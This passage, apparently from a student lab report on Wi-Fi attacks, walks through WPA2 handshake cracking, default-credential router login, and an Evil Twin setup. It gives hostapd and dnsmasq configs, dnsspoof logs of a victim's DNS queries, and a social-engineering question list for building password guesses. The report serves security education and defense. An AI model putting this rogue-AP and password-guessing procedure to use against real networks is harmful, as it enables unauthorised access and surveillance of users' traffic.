

Figure 12: Offline Cracking

Once the password has been obtained, it becomes possible to attempt access to the administrative portal of the access point. The process begins by connecting to the Wi-Fi network using the retrieved password, in this case, "Tru!ys3cur3". While connected, the administrative portal can be accessed by entering the IP address "192.168.0.1" into the browser's address bar and pressing Enter.

In many TP-Link access points, the default login credentials are commonly set to 'admin' for both the username and password, in lowercase [6]. This constitutes a significant security vulnerability, as such default credentials are publicly available and widely known. If the

user has not changed these default settings, an unauthorized individual can easily gain administrative access to the router.

Figure 13 illustrates the interface of the administrative portal following successful login using default credentials. As shown, the portal grants administrative privileges, enabling actions such as disabling security measures entirely or modifying settings to facilitate further attacks.



Figure 13: Administrative Portal Wireless Security

Suppose an attacker intends to act with greater subtlety and avoid alerting the user to significant changes in the Wi-Fi network. The wireless mode can be modified within the Wi-Fi settings tab, as illustrated in Figure 14. This method involves downgrading the network from a more secure mode to an older, less secure version, thereby increasing its vulnerability to exploitation. In particular, mixed-mode settings, such as 11b/g/n mixed, can facilitate such a downgrade, enabling the attacker to leverage weaker protocols without raising immediate suspicion.



Figure 14: Administrative Portal Wireless Settings

Following the successful deauthentication and handshake capture for offline password cracking, the simulation progressed to a more invasive phase: the Evil Twin attack. While the initial deauthentication served the purpose of intercepting the WPA2 handshake, this second stage aimed to exploit client trust by impersonating the legitimate access point and positioning the attacker in the path of network communication, effectively enabling a man-in-the-middle (MitM) attack.

The Evil Twin attack began by configuring a rogue access point using hostapd, a tool that allows fine control over wireless AP settings. As illustrated in Figure 15, the configuration file specified the same SSID (TestLabWiFi) as the target network, with channel 6 selected to mirror the original AP. For this attack, the channel of the access point was set to channel 6 and not allowed to select automatically, like in the previous simulation. The wireless interface wlan0 was designated for broadcasting, and default parameters ensured that the SSID remained visible to nearby clients. These settings maximized the likelihood that a previously connected client would automatically reconnect.

```
  GNU nano 8.4                                  hostapd.conf
interface=wlan0
driver=nl80211
ssid=TestLabWiFi
hw_mode=g
channel=6
macaddr_acl=0
ignore_broadcast_ssid=0
```

Figure 15: Hostapd Configuration

Once the access point was initialized using the command ***sudo hostapd hostapd.conf***, it successfully transitioned to an active state. As shown in Figure 16, a client with MAC address 28:16:a8:6a:a9:56 authenticated and associated with the rogue AP, unaware of the deception. The interface logs also confirmed session initiation, marking the success of the impersonation and the establishment of a MitM position. The client device, as illustrated in Figure 17 shows the actual network "TestLabWiFi" and the evil twin "TestLabWiFi 2", which is an open network.

```
┌──(kwasi㉿Dodzi)-[~/ap]
└─$ sudo hostapd hostapd.conf
[sudo] password for kwasi:
wlan0: interface state UNINITIALIZED→ENABLED
wlan0: AP-ENABLED
wlan0: STA 28:16:a8:6a:a9:56 IEEE 802.11: authenticated
wlan0: STA 28:16:a8:6a:a9:56 IEEE 802.11: associated (aid 1)
wlan0: AP-STA-CONNECTED 28:16:a8:6a:a9:56
wlan0: STA 28:16:a8:6a:a9:56 RADIUS: starting accounting session D6B73AC1D2661B0D
```

Figure 16: Rogue Access Point Enabled

Figure 17: Available Networks

To support network functionality and make the rogue AP appear genuine, a lightweight DHCP and DNS server was configured using dnsmasq. The configuration file, shown in Figure 18, sets the IP address range from 192.168.1.2 to 192.168.1.30, specifies the router IP (192.168.1.1), and uses Google's DNS server (8.8.8.8) for resolving queries. This created a seamless network experience for any connected client.

```
  GNU nano 8.4                                  dnsmasq.conf
interface=wlan0
dhcp-range=192.168.1.2, 192.168.1.30, 255.255.255.0, 12h
dhcp-option=3, 192.168.1.1
dhcp-option=6, 192.168.1.1
server=8.8.8.8
log-queries
log-dhcp
listen-address=127.0.0.1
```

Figure 18: Dnsmasq Configuration

The effectiveness of this configuration is evidenced in Figure 19, where multiple DHCP lease requests were processed and assigned to a client device identified repeatedly as "Dodzi".

This indicated that the victim device had fully joined the rogue network and was now routing traffic through the attacker's system.

```
┌──(kwasi㉿Dodzi)-[~]
└─$ cd ap

┌──(kwasi㉿Dodzi)-[~/ap]
└─$ sudo dnsmasq -C dnsmasq.conf -d
[sudo] password for kwasi:
dnsmasq: started, version 2.91 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus no-UBus i18n IDN2 DHCP DHCPv6 no-Lua TFTP
 conntrack ipset nftset auth DNSSEC loop-detect inotify dumpfile
dnsmasq-dhcp: DHCP, IP range 192.168.1.2 -- 192.168.1.30, lease time 12h
dnsmasq: using nameserver 8.8.8.8#53
dnsmasq: no servers found in /etc/resolv.conf, will retry
dnsmasq: read /etc/hosts - 7 names
dnsmasq-dhcp: 603119715 available DHCP range: 192.168.1.2 -- 192.168.1.30
dnsmasq-dhcp: 603119715 vendor class: MSFT 5.0
dnsmasq-dhcp: 603119715 client provides name: Dodzi
dnsmasq-dhcp: 603119715 available DHCP range: 192.168.1.2 -- 192.168.1.30
dnsmasq-dhcp: 603119715 vendor class: MSFT 5.0
dnsmasq-dhcp: 603119715 client provides name: Dodzi
dnsmasq-dhcp: 603119715 available DHCP range: 192.168.1.2 -- 192.168.1.30
dnsmasq-dhcp: 603119715 vendor class: MSFT 5.0
dnsmasq-dhcp: 603119715 client provides name: Dodzi
dnsmasq-dhcp: 2496407918 available DHCP range: 192.168.1.2 -- 192.168.1.30
dnsmasq-dhcp: 2496407918 vendor class: MSFT 5.0
dnsmasq-dhcp: 2496407918 client provides name: Dodzi
dnsmasq-dhcp: 2496407918 available DHCP range: 192.168.1.2 -- 192.168.1.30
dnsmasq-dhcp: 2496407918 vendor class: MSFT 5.0
dnsmasq-dhcp: 2496407918 client provides name: Dodzi
dnsmasq-dhcp: 2496407918 available DHCP range: 192.168.1.2 -- 192.168.1.30
dnsmasq-dhcp: 2496407918 vendor class: MSFT 5.0
dnsmasq-dhcp: 2496407918 client provides name: Dodzi
dnsmasq-dhcp: 3008933781 available DHCP range: 192.168.1.2 -- 192.168.1.30
dnsmasq-dhcp: 3008933781 vendor class: MSFT 5.0
dnsmasq-dhcp: 3008933781 client provides name: Dodzi
dnsmasq-dhcp: 3008933781 DHCPDISCOVER(wlan0) 192.168.0.101 28:16:a8:6a:a9:56
dnsmasq-dhcp: 3008933781 tags: wlan0
dnsmasq-dhcp: 3008933781 DHCPOFFER(wlan0) 192.168.1.2 28:16:a8:6a:a9:56
dnsmasq-dhcp: 3008933781 requested options: 1:netmask, 3:router, 6:dns-server, 15:domain-name
,
dnsmasq-dhcp: 3008933781 requested options: 31:router-discovery, 33:static-route, 43:vendor-e
```

Figure 19: Dnsmasq

At this point, with the victim's traffic flowing through the rogue AP, packet interception became possible. The tool dnsspoof was employed to monitor DNS queries made by the client. As shown in Figure 20, a wide range of queries were observed, including requests to domains such as google.com, youtube.com, msftconnecttest.com, and teams.microsoft.com. These domain lookups reflect real-time activity on the client device and demonstrate the attacker's ability to monitor internet behavior, even without decrypting HTTPS content.

```
┌──(kwasi㉿Dodzi)-[/var/www/html]
└─$ sudo dnsspoof -i wlan0
[sudo] password for kwasi:
dnsspoof: listening on wlan0 [udp dst port 53 and not src 192.168.1.1]
192.168.1.2.49844 > 192.168.1.1.53:  23451+ A? pub-csm-euwe-01-t.trouter.skype.com
192.168.1.2.59984 > 192.168.1.1.53:  27376+ A? www.msftconnecttest.com
192.168.1.2.56486 > 192.168.1.1.53:  43002+ A? mtalk.google.com
192.168.1.2.49224 > 192.168.1.1.53:  45268+ A? mtalk.google.com
192.168.1.2.54293 > 192.168.1.1.53:  59258+ A? mtalk.google.com
192.168.1.2.53351 > 192.168.1.1.53:  59268+ A? mtalk.google.com
192.168.1.2.64820 > 192.168.1.1.53:  62028+ A? mtalk.google.com
192.168.1.2.54293 > 192.168.1.1.53:  29088+ A? mtalk.google.com
192.168.1.2.54539 > 192.168.1.1.53:  35776+ A? beacons2.gvt2.com
192.168.1.2.53326 > 192.168.1.1.53:  46263+ A? beacons2.gvt2.com
192.168.1.2.54293 > 192.168.1.1.53:  34566+ A? beacons2.gvt2.com
192.168.1.2.61151 > 192.168.1.1.53:  37729+ A? beacons2.gvt2.com
192.168.1.2.64516 > 192.168.1.1.53:  44355+ A? beacons2.gvt2.com
192.168.1.2.54293 > 192.168.1.1.53:  33175+ A? beacons2.gvt2.com
192.168.1.2.52341 > 192.168.1.1.53:  45267+ A? clients2.google.com
192.168.1.2.63651 > 192.168.1.1.53:  16251+ A? beacons5.gvt3.com
192.168.1.2.58449 > 192.168.1.1.53:  20110+ A? clients2.google.com
192.168.1.2.49861 > 192.168.1.1.53:  16973+ A? beacons5.gvt3.com
192.168.1.2.54293 > 192.168.1.1.53:  27602+ A? clients2.google.com
192.168.1.2.57551 > 192.168.1.1.53:  59237+ A? beacons5.gvt3.com
192.168.1.2.50088 > 192.168.1.1.53:  56192+ A? clients2.google.com
192.168.1.2.60444 > 192.168.1.1.53:  36554+ A? beacons5.gvt3.com
192.168.1.2.63296 > 192.168.1.1.53:  55777+ A? clients2.google.com
192.168.1.2.62268 > 192.168.1.1.53:  14180+ A? beacons5.gvt3.com
192.168.1.2.54293 > 192.168.1.1.53:  33912+ A? clients2.google.com
192.168.1.2.57551 > 192.168.1.1.53:  23574+ A? beacons5.gvt3.com
192.168.1.2.55200 > 192.168.1.1.53:  49008+ A? www.youtube.com
192.168.1.2.63390 > 192.168.1.1.53:  50811+ A? www.youtube.com
192.168.1.2.54293 > 192.168.1.1.53:  7445+ A? www.youtube.com
192.168.1.2.64403 > 192.168.1.1.53:  23658+ A? www.youtube.com
192.168.1.2.63016 > 192.168.1.1.53:  57619+ A? teams.live.com
192.168.1.2.61645 > 192.168.1.1.53:  23282+ A? teams.microsoft.com
192.168.1.2.57300 > 192.168.1.1.53:  27768+ A? www.youtube.com
192.168.1.2.56111 > 192.168.1.1.53:  7282+ A? teams.live.com
192.168.1.2.52192 > 192.168.1.1.53:  48945+ A? teams.microsoft.com
192.168.1.2.57551 > 192.168.1.1.53:  30032+ A? www.youtube.com
192.168.1.2.57551 > 192.168.1.1.53:  22763+ A? teams.microsoft.com
```

Figure 20: Dnsspoof

Unlike the previous stage of the simulation, which focused on capturing credentials for offline cracking, the Evil Twin method emphasized live data interception. Although encrypted traffic cannot easily be decrypted without further exploitation, DNS requests and connection metadata still provide valuable insights into user behavior, device activity, and application use.

Importantly, the entire attack was executed without requiring the original network's password or triggering user suspicion, a consequence of devices automatically associating with SSIDs they recognize, especially when a stronger signal strength is offered.

8 Components of Attack & Testing

8.1 Social Engineering & Offline Password Cracking

Password is the main defense in our digital lives, despite their importance, many users still rely on weak and predictable passwords, making it easy for attackers to compromise accounts.

Easy passwords are short, predictable, and often reused across multiple accounts. These typically include: Common patterns like 12345, qwert, names, simple words, or dates of birth, not using special characters or randomness. These passwords are extremely vulnerable to basic dictionary attacks and are the first ones tested by automated tools. These tools mostly use a word list called RockYou that has more than 14 billion passwords, and all of them can be checked in minutes.

The Rock you password list originated from a massive leak in 2009 and has since been expanded and updated over time, containing millions of real-world passwords leaked from various data breaches. Linux has tools like John the Ripper, Hydra, and Hashcat that rely on such a list to perform efficient dictionary attacks. These passwords can be cracked in seconds, especially if no rate limiting or account lockout mechanisms are in place.

This list can be found and downloaded here:

`https://www.kaggle.com/discussions/accomplishments/519169`

so it is really easy to have it and use it if you want to. can The estimated cracking time for this depends on the hardware that is used; with a GPU-accelerated tool, a simple 6-character password can be guessed almost instantly. That is why in real-world cases, accounts with weak passwords are breached before the user even realizes they were targeted.

Medium level passwords are stronger than common easy ones but still vulnerable to targeted attacks. they usually contains personal information like pet names, birthdays favorite bands mixed with some basic variations, capital letters, numbers at the end or substitution like @ for a, that little changes can be often be guessed or generated by attackers who know how to look, These passwords are not in dictionaries like before but theyÂ´re still predictable if the attacker know something about the target. To do that, the common thing is to implement different social engineering techniques to get some information from the person, either online or in person.

Social engineering is a method of attack where the hacker gets some information about the target to guess and generate possible passwords. This information is often collected from social media, public profiles, or even through casual conversations. All the personal data can be used to generate this. Also, a common thing is to ask different common questions. The most common ones are these:

Category	Question
Personal	What is your full name?
Personal	Do you have a nickname?
Personal	What is your date of birth? (day, month, year)
Personal	Where were you born? (city, country)
Personal	Do you have a middle name?
Personal	What is your favorite number?
Personal	What numbers do you often use (e.g., in games)?
Personal	Do you have siblings? What are their names?
Personal	What is your motherâs name?
Personal	What is your fatherâs name?
Pets	Do you have or have you had any pets? What is their name?
Pets	What breed or type of animal was it?
Pets	What was their nickname?
Pets	At what age did you have it?
School and Work	What school did you attend as a child?
School and Work	What university do you go to (or did you go to)?
School and Work	What is your major?
School and Work	What was your first job?
School and Work	What teacher do you remember the most? What was their name?
School and Work	[Incomplete question â please complete]
Personal	What is your favorite TV show or movie?
Personal	What is your favorite video game?
Personal	Do you have a favorite character (anime, movie, comic)?
Personal	Who is your favorite music artist or band?
Personal	What is your favorite book?
Tech and Hobbies	What model was your first phone?
Tech and Hobbies	Do you have a favorite brand (clothes, food, tech)?
Tech and Hobbies	What social media platforms do you use most?
Tech and Hobbies	What username do you usually use?
Tech and Hobbies	What brand is your laptop or console?
Common	Do you have an anniversary date (if applicable)?
Common	Do you remember any special dates (trip, concert, etc.)?
Common	Do you have a word or catchphrase you often use?
Common	Is there any inside joke or secret word among your friends?
Common	Do you remember any old passwords?

To guess medium-strength passwords, an attack must be specifically targeted, which increases its complexity. However, there are often tools designed to simplify this process for attackers. An example of such a script, which generates password variants based on common words and typical modifications, is provided in the appendix

8.2 Type of social engineering attacks

1. Phishing

   Attacker tricks individuals into revealing sensitive information pretending be a trustworthy source, usually happens by email but can be via phone , tesxt message or calls.

2. Spear Phishing

   This attack focus on specific individuals or organization using personal information already.

   Goal: Build trust and increase chances of success.

3. Vising (Voice Phishing)

   Now is via Phone calls pretending to be from legitimate sources (like tech support, banks, or government) trying to make you connect with them or just give them information.

4. Shimming (SMS Phishing)

   Similar to phishing, but via SMS or messaging apps.

5. Pretesting

   Is a social engineering technique where attackers creates a fabricated scenario to trick a victim revealing sensitive information or performing actions the normal wouldn't. Unlike phishing which relies on fear or urgency, pretesting depends on trust and believability, where the attacker pretends to be someone with legitimate reason to request the information.

6. Shoulder Surfing

   This way of getting information is literal looking over the shoulder of the other person and get his password, this must be in person and can happen in public transport or cafes.

7. Baiting

   This attack is when the attacker lures victim with a tempting offer like free games or software in order to trick them into downloading malware or revealing personal data. The bait acts like a trap appealing to curiosity , greed or urgency to make the targect act without thinking critically.

8. Quid Pro Quo

   Quid pro Quo is a social engineering attack when the attacker offers a service or benefit in exchange for sensitive information or access to your computer.

9. Tailgating (Physical)

   this attack is only for company where the attacker is follows a authorized person inside an secure area for do something.

8.3 Custom password generator script

To demonstrate how easy it is to build targeted password guesses, will show a simple script that generate passwords combination based on personal keywords, the main code with explanation be part of the appendix.

This script take all the information that we got from social engineering and will make lot of changes and mix between all the works and random numbers between all of them, capital letters common symbols etc the output list will be use by any of the tools for this attacks and will check if the passwords is between that list.

While medium passwords may resist basic dictionary attacks they are still vulnerable to hybrid attacks were the dictionaries are combined with custom rules also the long list or targeted brute force attacks where they generate passwords list from social data. In many cases these passwords can be cracked within a few hours or days, depending on the number of combinations and computing powers used.

8.4 Difficult passwords

What difficult password means is are designed to be highly secure and resistant to attacks typically including a long length with mix of uppercase, lowercase, numbers and special characters. No personal or meaningful patterns and randomly generated sequences or long passphrases that make it impossible to be generated like the last ones. The password strength is measured in entropy which means the amount of unpredictability or randomness it contains for example 6 characters lowercase only password has 28 bits of entropy

8.5 De-authentication Attack

The de authentication attack, which relies on exploiting the unprotected nature of 802.11 management frames, was successfully executed in multiple test cases. The attack was tested against both a home router and a mobile hot spot to determine whether modern devices have adopted protections such as Protected Management Frames (PMF) or WPA3, both of which can mitigate this kind of interference.

Unfortunately, the home router used in this project did not support PMF or WPA3, limiting the ability to verify those countermeasures. Therefore, the attack was successful, consistently disconnecting client devices from the network with forged deauthentication frames. This outcome confirmed that devices on the network still honored unauthenticated management frames, even though these could be trivially spoofed by an attacker.

To further validate this behavior, an iPhone personal hotspot was used as a secondary test environment. Surprisingly, even this setup, which many users might assume has robust built-in security, was vulnerable. A client device connected to the iPhone hotspot was forcibly disconnected through deauthentication, reinforcing the concern that many consumer-grade devices still fail to enforce proper protections against spoofed management frames. However, it is important to note that no advanced security features were manually enabled during testing. It is possible that the hotspot defaulted to backward-compatible settings, such as

WPA2 without PMF, which left it vulnerable to attacks that more modern configurations might have prevented.

The inability to test WPA3 or PMF firsthand is itself indicative of the broader issue: the adoption of modern Wi-Fi security protocols remains inconsistent, and many devices in everyday use still expose critical vulnerabilities due to outdated configurations or unsupported standards.

8.6 Evil Twin Attack

Using hostapd, a rogue AP was configured to broadcast the same SSID (TestLabWiFi) as the target network. However, a key challenge emerged: the SSID was automatically altered to append a "2" (i.e., TestLabWiFi2), likely due to network name conflicts. This meant client devices did not automatically connect to the rogue AP - a critical setback, as the effectiveness of the Evil Twin attack relies on seamless association without user input.

In addition, the rogue AP did not provide internet access, which prevented users from loading websites even if they connected. As a result, while DHCP and DNS were functioning (as verified in previous sections), attempts to browse were refused as shown in the Wireshark capture in Figure 21. This limited the visibility and effectiveness of the attack, particularly for live traffic inspection.



Figure 21: Wireshark Capture

However, an alternative technique was considered that could have greatly enhanced the attack: the use of a captive portal. Instead of attempting to decrypt a captured handshake, the attacker could deploy a web-based login page that mimics a standard network login form. When the client connects to the rogue AP and attempts to browse the web, all HTTP

requests are redirected to this portal. Users expecting authentication prompts might then enter their credentials.

Those credentials would be logged and stored in a backend database such as MySQL, accessible to the attacker for later retrieval. This method, commonly used in phishing and Evil Twin scenarios, offers an alternative route to gaining access when offline password cracking fails or is too time-consuming. It exploits human trust and behavior, especially in environments like public Wi-Fi or institutional networks where login pages are expected.

While this captive portal setup was not implemented due to time, its potential effectiveness illustrates a critical point: attackers do not necessarily need to break encryption when user deception is just as effective. When combined with DNS spoofing or SSL stripping (in the absence of HSTS), the impact of such a strategy could be even more severe.

The user represents the most significant point of vulnerability. Since the attack often relies on deception rather than technical exploitation, such as spoofing familiar network names or presenting fraudulent login portals, its success relies largely on the user's response. As such, one of the most effective defenses is comprehensive user education, which can reduce susceptibility to social engineering techniques and encourage greater vigilance when connecting to unfamiliar or unsecured networks. Training users to recognize subtle signs of spoofed access points, avoid automatic connections, and verify network authenticity can significantly diminish the likelihood of falling victim to such attacks.

9 Observations & Reflection

The deauthentication attack proved to be consistently effective. In most test cases, a single burst of deauthentication frames was sufficient to force the client device to disconnect from the access point. The client's reconnection behavior occurred automatically and without noticeable delay, creating a predictable window for handshake capture. This outcome confirmed that even brief disruptions could reliably trigger a reconnection sequence, which is exploitable for further attacks.

The captured WPA2 handshake file (.cap) contained all four handshake messages required for offline analysis. Capture success was found to be strongly dependent on proper timing and signal clarity, both of which were managed effectively by maintaining proximity between the client, access point, and attacker machine.

The offline dictionary attack was conducted using aircrack-ng, with a custom wordlist containing weak passwords and the correct password. The correct password was successfully identified within seconds. This result confirmed the vulnerability of the test network under realistic password-guessing conditions. It also demonstrated the practical effectiveness of dictionary attacks when strong passwords are not enforced by users or administrators.

From a performance perspective, hardware limitations were noted during password cracking. Although CPU-based attacks were sufficient for this scenario due to the custom wordlist and prior knowledge of the password, it was observed that larger, more complex wordlists significantly increased cracking time. The absence of GPU acceleration limited performance scalability, suggesting that in more advanced scenarios, tools like Hashcat, when paired with dedicated GPU hardware, would be necessary for practical effectiveness.

